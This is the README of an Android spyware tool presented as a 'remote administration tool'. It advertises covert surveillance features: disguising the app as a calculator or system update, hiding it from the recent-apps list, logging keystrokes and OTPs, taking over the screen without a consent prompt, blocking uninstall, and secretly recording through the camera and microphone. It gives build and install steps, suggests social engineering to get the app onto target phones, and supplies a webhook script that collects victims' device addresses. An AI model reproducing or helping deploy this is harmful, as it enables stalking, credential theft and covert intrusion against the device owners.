Lab-RATS is a powerful and lightweight Android Remote Administration Tool (RAT) developed by K4N3CO.LABS. This advanced tool allows for remote monitoring and management of Android devices through a sleek, web-based interface designed for speed and reliability. Built for the modern era, it fully supports the latest 2026 Android software releases (OneUI 8.5, SDK 36).
- 📦 Automated APK Generation: Instantly build both
signed.apk(for production) andunsigned.apk. - 🆔 Advanced Identity Control: Fully customize App Name, Package ID, and Minimum SDK.

- 🔐 C2 Security Layer: The web dashboard is protected by a secure login wall (Default Password: admin1337). The password can be updated directly from the Terminal home page for enhanced security.
- 🎨 Smart Branding Engine:
- Auto-Density Scaling: Resizes logos automatically for all Android screen densities.
- Transparency Fixer: Removes white backgrounds from logo assets automatically.
- 📱 PC/Mobile-Responsive: The remote web interface is fully optimized for both PC and smartphone browsers, featuring a touch-friendly layout, adaptive navigation tabs, and scalable UI elements for monitoring from any device.



- 🎭 Stealth Mode: Remotely swap the entire app identity and icon with the "Masquerade Library" of convincing clones. Instantly transform Lab-RATS into a Calculator, Weather App, System Update, or Settings menu.
- 🛠️ Functional Decoy Engine: Unlike static images, these decoys are fully interactive. The Calculator performs real math, and the Weather app dynamically loads the target's actual city name and forecast.
- 🩹 Self-Healing Protocol: Automatically detects and repairs damaged service bindings or revoked permissions in the background.
- ☎️ Dial-Pad Recovery: If the launcher icon is hidden or replaced, dial
*#1337#on the phone's keypad to instantly restore the Lab-RATS dashboard. - 🚪 Hidden Backdoor: Every decoy features a secret bypass. Rapidly tapping the display or background icon 10 times instantly unlocks the C2 server interface.
- 👻 Task-List Ghosting: The app is hard-coded to be invisible in the Android "Recent Apps" list.
- 📡 Deep Rebranding: When stealth is active, background notifications are automatically rebranded with matching icons and names to ensure zero branding leaks.
- 🎲 Dynamic OTA Camouflage: Generates random version names and codes that mimic legitimate system OTA updates.

- 🌑 NEW! Blackout Mode: A high-stealth mode designed to physically mask the device display while maintaining a live remote feed.
- 👻 Ghost Controller (Gold Standard):
- Live Keylogging (v1.4 Update): Intercept keystrokes and system text in real-time. Now features Sensitive Info Highlighting (Passcodes, OTPs, Emails glow Red) and Deep Extraction for browser logins.
- 📱 Ghost Screen Control/Mirror: Cast the live screen and control the device remotely with NO "Consent Prompt" required. (Essentially full remote takeover, pair with Blackout Mode for max stealth)
- 💀 Anti-Removal Shield (Optimized): High-speed, event-driven protection that blocks attempts to Uninstall or Force Stop the app. (Kicks user to homescreen & will not allow entry to the app settings)


- 🛰️ Precision GPS Tracking: One-click uplink to open the target's exact real-time location in Google Maps.

- ⚡ Intel Stream (Notification Sniffer): Intercept every notification (WhatsApp, Telegram, RCS, System) in a live feed. NEW: Automatically highlights and badges sensitive data like OTPs and Bank alerts.

- 🖼️ MMS Terminal (Game Changer!):
- Browse & Extract: Download and view ANY Multimedia Message (MMS). v1.4 Update: Fixed large video playback and streaming support.
- Remote Dispatch: Send MMS/Picture Messages directly from the target phone.

- 💬 SMS Command Center: Full interception and remote texting from the target's number.

- 📸 Tactical Surveillance Hub:


- Live Camera Streaming: View high-speed video from both front and back cameras.
- Covert Recording: Stealthily record video without any user-facing activity.
- Snap Photos: Covert image capture integrated into live stream.
- Nightmode: Brightens live stream/photos taken in low-light environments without the flash.

- 🎙️ Acoustics & Interception: Live microphone recording and automated call recording for both incoming and outgoing calls.

- 📞 Remote Dialer: Initiate phone calls directly from the C2 panel using the target's SIM card.
- 📂 Advanced Data Uplink:

- Integrated File Manager: Navigate, download, and manage files. NEW: Instant Search Bar and Category Filters (Images/Video/Docs) for PC-optimized workflows.
- 📝 Direct File Editor: Live-edit text, JSON, and log files directly on the device.
- 📊 Telemetry & Reporting:


- C2 Auto-Reporting: Discrete reporting of IP, Battery %, Network Type (WiFi/Cellular), and Stealth Status to a centralized Google Sheet.
- 🌐 Direct IPv6 Access (Direct P2P Backdoor): Lab-RATS exploits the unique, publicly routable IPv6 addresses assigned by modern 5G/LTE carriers. By binding the Lab-RATS server directly to the Global Unicast Address, it bypasses Carrier-Grade NAT (CGNAT) and firewalls entirely. This allows for Zero Configuration peer-to-peer (P2P) remote access from any browser in the world without the need for routers, port forwarding, or external tunneling software like Pinggy or Ngrok.
- 🔄 NEW! Remote Server Restart:
- Web UI: One-click "RESTART_SERVER" button on the home terminal to refresh background services.
- SMS Backdoor: Send an SMS containing
!RESTART_C2to force the server back online even if it was manually closed or killed by the OS.
- Java 11 or 21 installed on your workstation.
- A target Android device (Rootless Samsung/Pixel/OnePlus supported).
- A Google Sheet Webhook URL for IP tracking.
- Download & Extract the repository.
- Navigate to
cd /Lab-RATS-main/app-builder/ - Execute the builder:

chmod +x build.sh && ./build.sh(Mac/Linux) orbuild.bat(Windows). - Enter your App Name and Google Sheet URL. (Google Sheet Setup instructions Below)
- Retrieve your
signed.apkfrom the/app-builder/output/directory.
- Install the
signed.apkonto the Target/Test Android device.
Info - If you have access to the device, turn on USB debugging (developer settings), plug it into a PC and run
adb install signed.apk. Otherwise get creative on how to install Android.apkfiles onto devices.(Social Engineering?, E-mailing to Target?, Hosting App on Website/Server?)
- Once the app is installed onto the Target/Test Device, ALL permissions must be granted on device, then tap the "Initialize Server" button.
- The Server will go online and the Active interface Web IP Link should pop up instantly on your Google Sheet. (Example Google Sheet Below)
- Thats it! Now you can use ALL the remote features from anywhere in the world as long as the App Server is running on the Target/Test device.




Info - To use the Ghost features navigate to the "Ghost Tab" in the Web Control(C2) Panel and click the "Open Accessibility Settings" button. This opens a page on the device, tap "Installed Apps" and grant access to full control of device. - Images Below ** (This only applies to the "Ghost Remote Control", "Ghost Utilities", and "Ghost Keylogs". All other features can be used without this permission)
- Create a new Google Sheet.
- Go to Extensions → Apps Script and paste this Snippet:
function doPost(e) {
  try {
    var ss = SpreadsheetApp.getActiveSpreadsheet();
    var sheet = ss.getSheetByName("LabRATS Logs") || ss.getSheets()[0];
    var data = JSON.parse(e.postData.contents);

    var rowData = [
      new Date(),       // A: Date & Time
      data.device,     // B: Device Model #
      data.network,    // C: Connection Type
      data.ip,         // D: IP Address
      data.port,       // E: Port #
      data.link,       // F: Active Web Server URL Link
      data.battery,    // G: Battery
      data.stealth ? "ACTIVE" : "OFF" // H: Stealth Status
    ];

    sheet.appendRow(rowData);
    return ContentService.createTextOutput("SUCCESS").setMimeType(ContentService.MimeType.TEXT);
  } catch (err) {
    return ContentService.createTextOutput("ERROR: " + err.message).setMimeType(ContentService.MimeType.TEXT);
  }
}- Deploy → Web App → Execute as Me → Access Anyone.
- Paste the Generated URL into the APK Builder when prompted.
If you find Lab-RATS useful for your security research, please Star ⭐ the project—it drives further development!
Contributions: Bug reports, feature and pull requests are always welcome.
Donations (Optional):
BTC:
bc1q6lmkuju3kf7f8624fwt5qs7k5mf63mekgcnzf4
Remotely Transform Lab-RATS into a Working Calculator, Weather App, System Update, or Settings Menu.

Screen_Recording_C2_Panel.mov

This tool is for educational and authorized testing purposes. The developers assume NO responsibility for ANY misuse or damage to relationships caused by this software. Please use it responsibly. Thank you!
© 2026 K4N3CO.LABS